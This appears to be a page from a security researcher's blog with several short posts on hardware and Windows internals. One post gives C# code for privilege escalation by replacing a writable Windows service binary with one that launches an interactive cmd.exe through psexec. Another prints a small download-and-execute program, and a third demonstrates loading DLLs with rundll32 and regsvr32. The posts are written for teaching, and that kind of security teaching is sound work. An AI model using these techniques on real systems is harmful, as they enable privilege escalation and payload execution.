Didier Stevens

Monday 18 September 2017

Quickpost: GNU Radio On Windows

Filed under: Hardware,Quickpost — Didier Stevens @ 20:43

I’ve been using GNU Radio & GNU Radio Companion with the GNU Radio Live SDR Environment, but now I’ve switched to GNU Radio on Windows (I’ve seen posts that it’s stable now).

The installation was easy, I downloaded the GNURadio 3.7.11.1 x64 binaries and proceeded with a default install:

Next, install drivers for my HackRF One and RTL-SDR with Zadig.

Zadig can auto-update:

When I plug in my HackRF One, no driver is installed automatically (Windows 10), I use Zadig to install a WinUSB driver:

The same for my RTL-SDR, although the name of the device is “Bulk-In, Interface (Interface 0)”. A driver was automatically installed after connecting it (RTL2832UUSB), but I need WinUSB here too:

If you don’t see your device listed, make sure that all devices are listed:

Now I can use GNU Radio on my Windows machine. I start GNU Radio Companion, and get a one time warning about xterm missing, that I can ignore:

A quick flow graph connecting my RTL-SDR (tuned to a local FM station) to a waterfall plot shows my SDR is working (the terminal output confirms that too):

If GNU Radio is not receiving I/Q data from your SDR, the waterfall plot will be pure blue, and you will see a message attesting to that in the terminal.


Quickpost info


Sunday 17 September 2017

Quickpost: Update: Infinite Control For Bash Bunny

Filed under: Bash Bunny,Hardware,My Software,Quickpost,Update — Didier Stevens @ 16:39

This is an update to my Bash Bunny payload Infinite Control: it sends a CONTROL keypress every 10 seconds. I changed the LED colors, and if you uncomment line 27 the BREAK key will be used (function key 15, as some people suggested).

You can find it on HAK5’s GitHub Bash Bunny repository too.

#!/bin/bash
# Title:         Infinite Control
# Author:        Didier Stevens (https://DidierStevens.com)
# Version:       0.0.2 2017/09/02
# History:       0.0.1 2017/04/08 start
#                0.0.2 2017/09/02 changed LED colors, added BREAK
#
# Hit the CONTROL key every 10 seconds in an infinite loop,
# while blinking the CYAN LED with every keypress.
#
# Can be used to prevent a machine from sleeping or auto-locking.
#
# Some users have suggested to hit F15 (BREAK) in stead of CTRL.
# This can be done by uncommenting line #INFINITE_KEY=BREAK.
#
# WARNING: Do not type on the machine's keyboard while this script
#          is running, or your keystrokes might become commands,
#          for example CTRL-Q: Quit
#
# Cyan ..............Hitting CONTROL key
# Yellow Blinking ...Sleeping
# Red Blinking.......Wow! We broke out of the infinite while loop!

ATTACKMODE HID

INFINITE_KEY=CTRL
#INFINITE_KEY=BREAK

# infinite while loop
while true
do
	LED SPECIAL
	QUACK $INFINITE_KEY
	sleep 1
	LED ATTACK
	sleep 9
done

# this code will never be reached
LED FAIL


Quickpost info


Saturday 16 September 2017

PyBoard LCD160CR Text Scrolling Window 8

Filed under: Hacking,Hardware — Didier Stevens @ 13:38

I used my PyBoard microcontroller + LCD160CD screen as a name tag at 44CON.

I had to do some research, as I could not find example code to get the text scrolling working. The key to the solution was to set the direction to 2 (-x).

This is the code I put in main.py:

# main.py -- put your code here!

# Didier Stevens 2017/09/13 https://DidierStevens.com

# https://docs.micropython.org/en/latest/pyboard/library/lcd160cr.html
import lcd160cr

# http://micropython.org/resources/LCD160CRv10-refmanual.pdf page 7
def LCDVector(frame_mode, direction, step):
    return frame_mode << 15 | direction << 12 | step

# http://micropython.org/resources/LCD160CRv10-refmanual.pdf page 8
def LCDFont(pixel_replication, soft_scroll_flag, transparency_flag, font_number, horizontal_bold_offst, vertical_bold_offst):
    return pixel_replication << 8 | soft_scroll_flag << 7 | transparency_flag << 6 | font_number << 4 | horizontal_bold_offst << 2 | vertical_bold_offst

lcd = lcd160cr.LCD160CR('X')
lcd.set_orient(lcd160cr.PORTRAIT)
lcd.set_scroll_buf('Didier NVISO.BE ')
lcd.set_scroll_win(8, 0, 0, 128, 128, LCDVector(0, 2, 4), LCDFont(7, 0, 0, 3, 0, 0), 0x0000, 0xFFFF)
lcd.set_scroll(1)

Saturday 9 September 2017

Quickpost: Keyboard Setting For pfSense

Filed under: Quickpost — Didier Stevens @ 0:00

Here’s how I configured a belgian keyboard on pfSense: I added the command “kbdcontrol -l be.iso.kbd” to my profile (.profile):

Mappings for keyboards can be found in folder /usr/share/syscons/keymaps:


Quickpost info


Friday 8 September 2017

Quickpost: DllDemo

Filed under: Quickpost — Didier Stevens @ 0:00

This is a quick demo on loading DLLs with standard Windows tools.

I wrote a DLL for this demo:

#include <windows.h>

extern "C" __declspec(dllexport) void ExportedFunction(void)
{
	OutputDebugString("ExportedFunction");
	MessageBox(NULL, "Hello from ExportedFunction, DemoDll!", "DemoDll", MB_OK);;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
	switch (fdwReason)
	{
	case DLL_PROCESS_ATTACH:
		OutputDebugString("DLL_PROCESS_ATTACH");
		MessageBox(NULL, "Hello from DllMain, DemoDll!", "DemoDll", MB_OK);;
		break;

	case DLL_THREAD_ATTACH:
		OutputDebugString("DLL_THREAD_ATTACH");
		break;

	case DLL_THREAD_DETACH:
		OutputDebugString("DLL_THREAD_DETACH");
		break;

	case DLL_PROCESS_DETACH:
		OutputDebugString("DLL_PROCESS_DETACH");
		break;
	}

	return TRUE;
}

A message box is displayed when DllMain (the entrypoint for DLLs) is called when the DLL is loaded into a process, and another message box is displayed when function ExportedFunction is executed.

Function ExportedFunction is prefixed by __declspec(dllexport) to export the function, and with extern “C” to prevent C++ name mangling.


One method to load this DLL into a process, is to use the rundll32 command (since I’m doing this demo on Windows 10, I’m using the 64-bit version of my DLL):

No message box is displayed: the DLL was not loaded. The reason is that rundll32 requires you to specify an exported function that it needs to call.

With dumpbin, we can get an overview of the exported functions of a DLL:

We can specify the name of the exported function we want to call like this:

We can see the message box from the entrypoint, and then the message box from the exported function we called:

This means that the DLL was loaded into the rundll32 process, and that the called function was executed.

Exported functions have an ordinal too (a number to identify exported functions), and that number can be used too to specify the function, like this:


If we use rundll32 with a function that is not exported by the DLL, then the DLL is loaded:
rundll32 will display an error because it could not find the exported function:

But as we could see, the DLL got loaded.

Despite the name would make you think (rundll32), the version of rundll32 I used is a 64-bit executable, and that’s why I used a 64-bit DLL.

32-bit DLLs have to be loaded into 32-bit processses, and 64-bit DLLs into 64-bit processes.

However, rundll32 will start a “proxy” process if you mix bitness, so that DLLs will always be loaded.

Let’s look at the 4 possible combinations:




64-bit rundll32 with 32-bit DLL:

Taking a look with process explorer, we see that 64-bit rundll32 started 32-bit rundll32 to load the 32-bit DLL:

64-bit rundll32 with 64-bit DLL:
In this case, there is no need for a “proxy” process:
32-bit rundll32 with 32-bit DLL:

In this case too, there is no need for a “proxy” process:

And finally, 32-bit rundll32 with 64-bit DLL:

Here we see that 32-bit rundll32 started 64-bit rundll32 to load the 64-bit DLL:
The following is another method: rundll32 shell32.dll,Control_RunDLL C:\Demo\DemoDLL-64-bit.dll

You have to provide an absolute path.


Finally, another method to load a DLL is with regsvr32. I’ve started to use regsvr32 long ago, when I developed ActiveX object: you used it to deploy ActiveX objects on machines.

By default, regsvr32 will load the DLL and call exported function DllRegisterServer:
Since function DllRegisterServer is not exported by the demo DLL, we get an error:

But the DLL was loaded. If we export a function named DllRegisterServer in our DLL, it would get executed.


regsvr32 can be used to call other exported functions too (DllUnRegisterServer and DllInstall), as can be seen from the help dialog when you run regsvr32 without arguments:
DemoDll_V0_0_0_1.zip (https)
MD5: 51ED8255B71097269BFF9B5ADBFDC392
SHA256: 599BA297705B15580A297C3F47429225C38EA9FAA4A8DF27BCE49C918964AD30


Quickpost info


Thursday 7 September 2017

Running Windows Services on Linux with Mono

Filed under: Hacking — Didier Stevens @ 0:00

I knew you could run .NET executables on Linux with Mono, but I didn’t know you could run services too.

For example, this program to download and start a file works on Windows, Linux and OSX:

namespace Demo
{
    static class Program
    {
        const string url = @"https://example.com";
        const string filename = @"example.txt";

        static void Main()
        {
            string tempfilename = System.IO.Path.Combine(System.IO.Path.GetTempPath(), filename);
            (new System.Net.WebClient()).DownloadFile(url, tempfilename);
            System.Diagnostics.Process.Start(tempfilename);
        }
    }
}

Services can be executed too on Mono, I discovered that when I launched service.exe:

As I just installed mono-devel, mono-service was not installed. For that, I need the complete Mono: sudo apt-get install mono-complete

And then I can run service.exe (which launches ping 127.0.0.1):

Wednesday 6 September 2017

Update: re-search.py Version 0.0.9

Filed under: My Software,Update — Didier Stevens @ 21:37

A new option in this version: -x (–hex) to produce hexadecimal output.

re-search_V0_0_9.zip (https)
MD5: E9BC3AFF3FA3D6ED0F14EC4941955C2D
SHA256: 4AA92E513A478D02DD12110D3759FFCB2996A3E8A5D2D812124922C5023C3B50

Overview of Content Published In August

Filed under: Announcement — Didier Stevens @ 19:54

Here is an overview of content I published in August:

Blog posts:

YouTube videos:

Videoblog posts:

SANS ISC Diary entries:

NVISO Blog posts:

Compiling a Windows Service With Mono on Kali

Filed under: Hacking — Didier Stevens @ 0:00

The Windows service I used in my previous blog post can also be compiled on Kali (or other Linux distros or OSX) using Mono.

First I install Mono on Kali: sudo apt-get install mono-devel

Then I can use Mono’s C# compiler mcs. Unlike .NET’s C# compiler csc.exe, mcs requires a reference to compile a Windows service:

mcs -reference:System.ServiceProcess.dll service.cs


Tuesday 5 September 2017

Abusing A Writable Windows Service

Filed under: Hacking — Didier Stevens @ 0:00

A friend had a problem: he found a Windows service with a writable executable (e.g. writable by a non-admin user), replaced it with a copy of cmd.exe, but got no prompt.

This is because of 2 reasons.

First, a Windows service is a Windows executable (PE file) that must be able to interact with the Services Control Manager when the SCM loads the executable. Since cmd.exe does not have the capability to interact with the SCM, the SCM will quickly stop the cmd.exe executable. On my Windows VM, cmd.exe ran only 200 milliseconds when launched by the SCM.

Here you can see how the SCM reacts when it launches cmd.exe:

This problem can be solved by creating a Windows service executable that launches cmd.exe upon starting. Creating such a Windows service with .NET is easy, here is the minimum C# source code for a service that launches cmd.exe upon starting:

using System.ServiceProcess;

namespace Demo
{
    public class Service : ServiceBase
    {
        protected override void OnStart(string[] args)
        {
            System.Diagnostics.Process.Start("cmd.exe");
        }
    }

    static class Program { static void Main() { ServiceBase.Run(new ServiceBase[] { new Service() }); } }
}

cmd.exe will be running, but we will still not have a console window. This is because of the second reason: Windows services run in session 0 and session 0 does not allow user interfaces. So cmd.exe runs in session 0 and my friend’s user account runs in session 1. If we can make cmd.exe run in session 1, then my friend can interact with the console.

There is a quick solution for this: psexec. With psexec’s option -i, one can specify in which session the program launched by psexec must run.
So our minimal code for a service becomes:

using System.ServiceProcess;

namespace Demo
{
    public class Service : ServiceBase
    {
        protected override void OnStart(string[] args)
        {
            System.Diagnostics.Process.Start(@"c:\demo\psexec.exe", @"-accepteula -d -i 1 cmd.exe");
        }
    }

    static class Program { static void Main() { ServiceBase.Run(new ServiceBase[] { new Service() }); } }
}

This simple service can be compiled with the C# compiler csc.exe:

In this example, I install the service with command “sc create Service type= own binpath= c:\demo\Service.exe”, but of course, my friend did not have to do this (this requires admin rights), he just had to replace the service’s executable:

When I first tried this, it did not work. Looking through procmon‘s logs for service.exe, I saw that the psexec executable was never loaded. At the end of the logs, I saw references to smartscreen.exe, and then quickly thereafter, service.exe stopped running. That’s when it dawned on me: when I downloaded psexec, I left the mark-of-web on the file. SmartScreen did now allow psexec to run because it was downloaded from the Internet. After removing that mark, it all ran without problem.


« Previous PageNext Page »

Blog at WordPress.com.